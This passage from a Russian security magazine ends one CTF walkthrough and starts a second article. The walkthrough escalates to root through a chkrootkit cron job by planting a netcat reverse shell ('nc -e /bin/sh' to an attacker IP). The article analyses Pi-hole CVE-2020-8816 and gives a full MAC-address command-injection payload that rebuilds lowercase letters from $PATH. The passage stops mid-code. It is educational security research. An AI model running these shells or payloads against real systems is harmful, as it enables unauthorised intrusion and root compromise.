Как видим, файл pspy отсутствует, придется загрузить его самостоятельно. Тут возможно два варианта: можно использовать Wget и скачать напрямую с сайта либо передать файл на машину через netcat. Рассмотрим оба случая, так как в реальных условиях не всегда есть выход в интернет с исследуемой машины.

Сам файл лежит на GitHub, найти его не составило труда. В системе есть Wget, так что можно им просто воспользоваться.

```
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ /usr/bin/wget https://github.com/DominicBreuker/pspy/relea
ses/download/v1.2.0/pspy32
--2020-07-15 03:49:51--  https://github.com/DominicBreuker/pspy/releases/download/v1.2.0/pspy32
Resolving github.com (github.com)... 140.82.112.4
Connecting to github.com (github.com)|140.82.112.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github-production-release-asset-2e65be.s3.amazonaws.com/120821432/d4b68b80-c51c-11e9-8159-312abf23fd4b?X-Amz-
Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20200715%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20200715
T074951Z&X-Amz-Expires=300&X-Amz-Signature=9f33a1c44a9da4fa70724cf213def3c7f8ecab64613f463cad6c942cd8e47e47&X-Amz-SignedHeaders
=host&actor_id=0&repo_id=120821432&response-content-disposition=attachment%3B%20filename%3Dpspy32&response-content-type=applica
tion%2Foctet-stream [following]
--2020-07-15 03:49:51--  https://github-production-release-asset-2e65be.s3.amazonaws.com/120821432/d4b68b80-c51c-11e9-8159-312a
bf23fd4b?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20200715%2Fus-east-1%2Fs3%2Faws4_request&X-Am
z-Date=20200715T074951Z&X-Amz-Expires=300&X-Amz-Signature=9f33a1c44a9da4fa70724cf213def3c7f8ecab64613f463cad6c942cd8e47e47&X-Am
z-SignedHeaders=host&actor_id=0&repo_id=120821432&response-content-disposition=attachment%3B%20filename%3Dpspy32&response-conte
nt-type=application%2Foctet-stream
Resolving github-production-release-asset-2e65be.s3.amazonaws.com (github-production-release-asset-2e65be.s3.amazonaws.com)...
52.216.238.235
Connecting to github-production-release-asset-2e65be.s3.amazonaws.com (github-production-release-asset-2e65be.s3.amazonaws.com)
|52.216.238.235|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2656352 (2.5M) [application/octet-stream]
Saving to: 'pspy32.3'

pspy32.3            100%[===================================================>]   2.53M  2.69MB/s    in 0.9s

2020-07-15 03:49:53 (2.69 MB/s) - 'pspy32.3' saved [2656352/2656352]
```

Качаем pspy32 напрямую

Второй вариант более приближен к жизни. Допустим, исследуемый хост не имеет выхода в интернет, поэтому придется передавать файлы локально — с машины исследователя. Скачаем исполняемый файл себе на машину, а затем начнем передавать по сети на целевую машину с помощью netcat.

```
root@fbkcs:/home/kali# cat pspy32 | nc 192.168.1.123 12345
```

Передача файла с помощью утилиты netcat

На целевой машине открываем порт для прослушивания входящих соединений.

```
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ /usr/bin/nc -l -p 12345 > pspy32
```

Прием файлов с помощью утилиты netcat

Не забудем в обоих вариантах добавить флаг исполнения принятому файлу.

```
60832e9f188106ec5bcc4eb7709ce592:~$ /usr/bin/chmod +x pspy32
60832e9f188106ec5bcc4eb7709ce592:~$
```

Назначение флага исполнения командой chmod

Теперь вспомним о пятом пункте в меню утилиты `honeypot.decoy`. Запускаем его, а следом нашу утилиту **pspy32** для мониторинга событий.

```
2020/07/15 05:57:50 CMD: UID=0    PID=1      | /sbin/init
2020/07/15 05:58:01 CMD: UID=0    PID=25075  | /usr/sbin/CRON -f
2020/07/15 05:58:01 CMD: UID=0    PID=25076  | /usr/sbin/CRON -f
2020/07/15 05:58:01 CMD: UID=0    PID=25077  | /bin/sh -c /bin/bash /root/script.sh
2020/07/15 05:58:01 CMD: UID=0    PID=25078  | /bin/bash /root/script.sh
2020/07/15 05:58:01 CMD: UID=0    PID=25081  | /bin/sh /root/chkrootkit-0.49/chkrootkit
2020/07/15 05:58:01 CMD: UID=0    PID=25080  | /bin/sh /root/chkrootkit-0.49/chkrootkit
2020/07/15 05:58:01 CMD: UID=0    PID=25079  | /bin/sh /root/chkrootkit-0.49/chkrootkit
```

Фрагмент журнала pspy32 после запуска пункта AV-Scan утилиты honeypot.decoy

Как видим из фрагмента выдачи pspy32, утилита chkrootkit периодически вызывается от имени пользователя с UID, равным нулю, то есть root. Значит, мы можем проэксплуатировать LPE (Local Privilege Escalation).

Возвращаемся к обнаруженной уязвимости (выполнение файла `update` из каталога `tmp`) и используем ее, чтобы выполнить свой код с правами суперпользователя.

Остается создать простой реверс-шелл, чтобы взаимодействовать с основной машиной. Обмен информацией организуем на основе все той же утилиты netcat буквально одной строкой скрипта. Не забудь добавить флаг исполнения +x.

```
echo "/usr/bin/nc -e /bin/sh 192.168.1.68 666" > update
/usr/bin/chmod +x update
```

```
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:/tmp$ echo "/usr/bin/nc -e /bin/sh 192.168.1.68 666" >
update
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:/tmp$ /usr/bin/chmod +x update
```

Создание исполняемого файла простого реверс-шелла

На своей машине включаем прослушивание входящих соединений утилитой netcat на заранее определенном порте.

```
nc -nvlp 666
```

```
root@fbkcs:/home/kali# nc -nvlp 666
listening on [any] 666 ...
connect to [192.168.1.68] from (UNKNOWN) [192.168.1.123] 48536
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
ls /root
chkrootkit-0.49
chkrootkit-0.49.tar.gz
log.txt
pspy
root.txt
script.sh
cat /root/root.txt

1c2[redacted]2cc5

Thanks for playing! - Felipe Winsnes (@whitecr0wz)
```

Успешный вывод содержимого файла /root/root.txt

При появлении надписи connect сможем выполнять команды от имени суперпользователя. В файле `root.txt` в каталоге `/root` находим флаг. Победа!

ДЫРЫ В ДЫРЕ

КАК РАБОТАЮТ УЯЗВИМОСТИ В PI-HOLE, КОТОРЫЕ ПОЗВОЛЯЮТ ЗАХВАТИТЬ RASPBERRY PI

aLLy
ONsec
@iamsecurity

В Pi-hole — популярной программе для блокировки рекламы и нежелательных скриптов — за последнее время нашли целых три уязвимости. Две из них приводят к удаленному выполнению команд, а одна позволяет повысить привилегии до root. Давай разберем причины проблем и заодно посмотрим, как искать уязвимости в коде на PHP и скриптах на Bash.

Pi-hole — это DNS-сервер и небольшой веб-интерфейс для настройки блокировщика и просмотра статистики. Приставка Pi тут неспроста, поскольку разработчики предполагали, что ставить их софт будут на Raspberry Pi (а заодно название звучит как «дырка для пирога»). При этом ничто в целом не мешает ставить Pi-hole и на другое железо.

Коротко о сути проблемы

CVE-2020-8816
Эта уязвимость в Pi-hole существует из-за некорректной санитизации MAC-адреса при добавлении его в список. Специально сформированный MAC-адрес позволяет злоумышленнику внедрить свои команды в строку вызова. Баг затрагивает все версии Pi-hole до 4.3.2 включительно.

CVE-2020-11108
Обновление скрипта Gravity в Pi-hole до версии 4.4 позволяет загружать произвольные файлы в веб-директорию системы. Злоумышленник может загрузить PHP-файл, содержащий вредоносный код. Ошибка находится в функции `gravity_DownloadBlocklistFromUrl` в файле gravity.sh. Также она может быть использована в сочетании с правилом `sudo` для пользователя www-data, чтобы повысить привилегии до суперпользователя.


Нашли уязвимости Ник Фришетт (Nick Frichette), разработчик и ИБ-исследователь из США, и Франсуа Рено-Филиппон (François Renaud-Philippon) — ИБ-исследователь из Канады.

СТЕНД

Начнем со стенда. Тут все просто, разработчики Pi-Hole предоставляют официальный контейнер Docker с дистрибутивом. Для тестирования всех уязвимостей воспользуемся версией 4.3.2.


```
docker run --rm --name pihole --hostname pihole -p80:80 -p53:53
pihole/pihole:4.3.2
```

После непродолжительной загрузки на 80 порту можно найти веб-интерфейс администратора.



Веб-интерфейс Pi-hole

Пароль будет сгенерирован в процессе загрузки контейнера и выведен в консоль.



Пароль администратора Pi-hole генерируется при запуске контейнера


Теперь осталось скачать исходники админской панели с GitHub (ZIP) — и можно приступать к разбору уязвимости.

RCE ЧЕРЕЗ MAC-АДРЕС

Для начала обратимся к исходным кодам приложения, раз они имеются. В первую очередь проверим наличие RCE. Для этого поищем в коде на PHP основные функции, которые допускают исполнение кода. Я буду использовать PHPStorm и следующую регулярку.

```
(exec|passthru|system|shell_exec|popen|proc_open|pcntl_exec)\s*\(
```

Она не идеальна, но для быстрого поиска сгодится.




Поиск функций выполнения кода в Pi-hole

Сразу видим, что нашлась пачка интересных мест. Давай посмотрим на них поближе.

Начнем с файла `savesettings.php`. Он отвечает за сохранение настроек в разделе Settings, для каждой вкладки есть отдельная ветка кода.

scripts/pi-hole/php/savesettings.php

```
216:        // Process request
217:        switch ($_POST["field"]) {
218:            // Set DNS server
219:            case "DNS":
...
383:            case "API":
...
548:            case "DHCP":
```



Страница настроек в веб-интерфейсе Pi-hole

Нас интересует вкладка DHCP, там происходит подозрительный вызов функции `exec`.

scripts/pi-hole/php/savesettings.php

```
548:            case "DHCP":
549:
550:                if(isset($_POST["addstatic"]))
551:                {
552:                    $mac = $_POST["AddMAC"];
553:                    $ip = $_POST["AddIP"];
554:                    $hostname = $_POST["AddHostname"];
...
605:                        exec("sudo pihole -a addstaticdhcp ".$mac
." ".$ip." ".$hostname);
```

В процессе выполнения происходит вызов утилиты pihole, где в качестве параметров командной строки передаются значения `AddMAC`, `AddIP`, `AddHostname` из POST-запроса. Первая мысль: просто внедрить свою команду при помощи `&&` или `||`. Однако переменные предварительно проходят некоторые проверки. Давай посмотрим на них. Начнем с IP.

scripts/pi-hole/php/savesettings.php

```
562:                    if(!validIP($ip) && strlen($ip) > 0)
563:                    {
564:                        $error .= "IP address (".htmlspecialchars
($ip).") is invalid!<br>";
565:                    }
```

Помимо двух регулярок, выполняется проверка встроенной в PHP функцией filter_var с опцией FILTER_VALIDATE_IP.

scripts/pi-hole/php/savesettings.php

```
14: function validIP($address){
15:     if (preg_match('/[.:0]/', $address) && !preg_match('/[
1-9a-f]/', $address)) {
16:         // Test if address contains either `:` or `0` but not
1-9 or a-f
17:         return false;
18:     }
19:     return !filter_var($address, FILTER_VALIDATE_IP) === false;
20: }
```

Здесь особо не разгуляешься, и пропихнуть левые символы не удастся. Тогда переходим к `hostname`.

scripts/pi-hole/php/savesettings.php

```
567:                    if(!validDomain($hostname) && strlen(
$hostname) > 0)
568:                    {
569:                        $error .= "Host name (".htmlspecialchars(
$hostname).") is invalid!<br>";
570:                    }
```

Тут уже три регулярки. Первая запрещает использовать любые символы, кроме цифр, `a-z`, точки, минуса и подчеркивания, а остальные проверяют длину строки.

scripts/pi-hole/php/savesettings.php

```
36: function validDomain($domain_name)
37: {
38:     $validChars = preg_match("/^([_a-z\d](-*[_a-z\d])*)(\.([_a-z\
d](-*[a-z\d])*))*(\.([a-z\d])*)*$/i", $domain_name);
39:     $lengthCheck = preg_match("/^.{1,253}$/", $domain_name);
40:     $labelLengthCheck = preg_match("/^[^\.]{1,63}(\.[^\.]{1,63})
*$/", $domain_name);
41:     return ( $validChars && $lengthCheck && $labelLengthCheck );
//length of each label
42: }
```

Здесь тоже нет возможности внедрить нужные нам символы.

Остается MAC-адрес.


scripts/pi-hole/php/savesettings.php

```
556:                    if(!validMAC($mac))
557:                    {
558:                        $error .= "MAC address (".
htmlspecialchars($mac).") is invalid!<br>";
559:                    }
```

scripts/pi-hole/php/savesettings.php

```
53: function validMAC($mac_addr)
54: {
55:   // Accepted input format: 00:01:02:1A:5F:FF (characters may be
lower case)
56:   return (preg_match('/([a-fA-F0-9]{2}[:]?){6}/', $mac_addr) == 1
);
57: }
```

А вот здесь нас ждет удача. Регулярка говорит нам, что строка должна содержать 6 пар символов английского алфавита и цифр и они могут быть разделены двоеточием или нет. Но вот незадача, отсутствуют символы начала и конца строки. Это значит, что достаточно, чтобы было как минимум одно вхождение такой регулярки, а помимо нее можно указывать все что хочется.




Некорректное регулярное выражение в Pi-hole, которое проверяет валидность MAC-адреса

Однако здесь нас поджидает небольшая проблема.

scripts/pi-hole/php/savesettings.php


```
560:                    $mac = strtoupper($mac);
```

Все буквы в строке с MAC-адресом переводятся в верхний регистр. Так как команды в Linux регистрозависимы, не получится просто внедрить нужную, придется искать обход. К счастью, шелл в Linux очень гибкая штука и сделать байпасс не составит труда. Если бы функция `exec` использовала интерпретатор `bash` для выполнения команд, то решение было бы совсем простым: начиная с четвертой версии в Bash появилась конструкция вида `${VAR,,}`, которая меняет регистр букв на строчные в значении переменной. Но `exec` использует `/bin/sh`.



Изменение регистра букв в Bash и ошибка обработки такой же конструкции в sh

Но не стоит отчаиваться, ведь у нас есть переменные окружения. Всеми любимая `$PATH` как раз состоит из букв верхнего регистра и содержит большое количество символов нижнего. Добавим новую запись с MAC-адресом `000000000000$PATH`, чтобы увидеть содержимое этой переменной окружения.



Добавление новой записи в DHCP, где в MAC-адрес внедрена переменная окружения PATH

По умолчанию в контейнере она имеет следующий вид:

```
/opt/pihole:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/
bin
```

Чтобы не собирать всю необходимую команду из этих букв, воспользуемся `php`, так как местные функции регистронезависимы. Вот мой пейлоад:

```
php -r 'exec(strtolower("echo 1 > /tmp/owned"));'
```

Чтобы исключить любые проблемы с символами в длинных командах, можно воспользоваться функцией `hex2bin` вместо `strtolower`, но для моего пейлоада сгодится и эта.

Получается, что нам нужны символы `p`, `h` и `r`. Воспользуемся символами замены и удаления подстроки. Символ `p` находится на третьей позиции. Конструкция `A=${PATH#??}` удалит первые два символа, и в переменной `A` останется такая подстрока:

```
pt/pihole:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bi
n
```

Теперь из нее нужно удалить все, кроме первого символа, для этого используем `P=${A%${A#?}}`.

Теперь `h`. Он находится на восьмой позиции, поэтому удаляем первые семь символов `A=${PATH#???????}`. Оставляем только первый символ при помощи уже известной нам конструкции `H=${A%${A#?}}`.

И наконец — `r`. Удаляем все символы начиная с первого слеша до первого двоеточия плюс три символа: `A=${PATH#/*:???}`. В итоге останется такая подстрока:

```
r/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```


Снова оставляем только первый символ `R=${A%${A#?}}`.

> **WWW**
> Подробнее про манипуляцию со строками можно прочитать в мануале Bash, там все подробно расписано с примерами использования.

Собираем все наши конструкции вместе и получаем:

```
A=${PATH#??};P=${A%${A#?}};A=${PATH#???????};H=${A%${A#?}};A=${PATH#/
*:???};R=${A%${A#?}};
```

Теперь в переменных `$P`, `$H` и `$R` находятся буквы `p`, `h` и `r` в нижнем регистре.




Создание команды php -r из переменной окружения PATH

Можно формировать основной пейлоад.

```
000000000000;A=${PATH#??};P=${A%${A#?}};A=${PATH#???????};H=${A%${A#?
}};A=${PATH#/*:???};R=${A%${A#?}};$P$H$P -$R 'exec(strtolower("echo 1
> /tmp/owned"));';
```

Отправляем его в качестве MAC-адреса и можем видеть файл `owned` в директории `/tmp`.



Удаленное выполнение команд в Pi-hole через внедрение команд в MAC-адрес

Продолжение статьи →

Точно такая же проблема присутствует в функции удаления существующего MAC-адреса.

scripts/pi-hole/php/savesettings.php
```
611:                    if(isset($_POST["removestatic"]))
612:                    {
613:                        $mac = $_POST["removestatic"];
614:                        if(!validMAC($mac))
615:                        {
616:                            $error .= "MAC address (".
htmlspecialchars($mac).") is invalid!<br>";
617:                        }
...
618:                        $mac = strtoupper($mac);
...
622:                            exec("sudo pihole -a removestaticdhcp ".
$mac);
```

Разработчики исправили этот баг в версии 4.3.3, теперь для фильтрации MAC-адреса используется встроенная функция `filter_var`, а также добавили новую функцию `formatMAC`, которая возвращает только найденную подстроку с маком.

v4.3.3/scripts/pi-hole/php/savesettings.php
```
53: function validMAC($mac_addr)
54: {
55:   // Accepted input format: 00:01:02:1A:5F:FF (characters may be
lower case)
56:   return !filter_var($mac_addr, FILTER_VALIDATE_MAC) === false;
57: }
58:
59: function formatMAC($mac_addr)
60: {
61:     preg_match("/([0-9a-fA-F]{2}[:]){5}([0-9a-fA-F]{2})/",
$mac_addr, $matches);
62:     if(count($matches) > 0)
63:         return $matches[0];
64:     return null;
65: }
```


Но остались еще интересные места.

RCE ЧЕРЕЗ ДОБАВЛЕНИЕ В СПИСКИ

Отмотаем немного назад, до утилиты pihole. Pihole — это скрипт на Bash, который выполняет разные действия, среди них такие как добавление или удаление доменов из черного и белого списков и загрузка списка доменов для блокирования. По дефолту она находится по пути `/usr/local/bin/pihole`.

Местонахождение утилиты pihole

Наш путь лежит во вкладку Blocklist раздела Settings.



Вкладка Blocklist раздела Settings веб-интерфейса Pi-hole

В этой форме можно добавлять ссылки на списки доменов для блокирования. Изначально там уже есть некоторые адреса, но я их удалил, чтобы упростить тестирование. Когда ты добавишь адрес и нажмешь на кнопку `Save and Update`, скрипт на PHP вызывает pihole.

scripts/pi-hole/php/savesettings.php
```
701:                case "adlists":
...
722:                    if(strlen($_POST["newuserlists"]) > 1)
723:                    {
724:                        $domains = array_filter(preg_split('/\r\n|[\
r\n]/', $_POST["newuserlists"]));
725:                        foreach($domains as $domain)
726:                        {
727:                            exec("sudo pihole -a adlist add ".
escapeshellcmd($domain));
728:                        }
729:                    }
```

В качестве параметров командной строки передается значение `domain` из POST-запроса. Оно записывается в файл `/etc/pihole/adlists.list`. Посмотреть детали выполнения скрипта можно при помощи флага `-x` интерпретатора `bash`.


```
bash -x pihole -a adlist add http://ya.ru
```

Сначала происходит парсинг параметров.

pihole
```
443: case "${1}" in
...
463:   "-a" | "admin"                    ) webpageFunc "$@";;
```

Так как передан ключ `-a`, происходит вызов `webpageFunc`.


pihole
```
27: webpageFunc() {
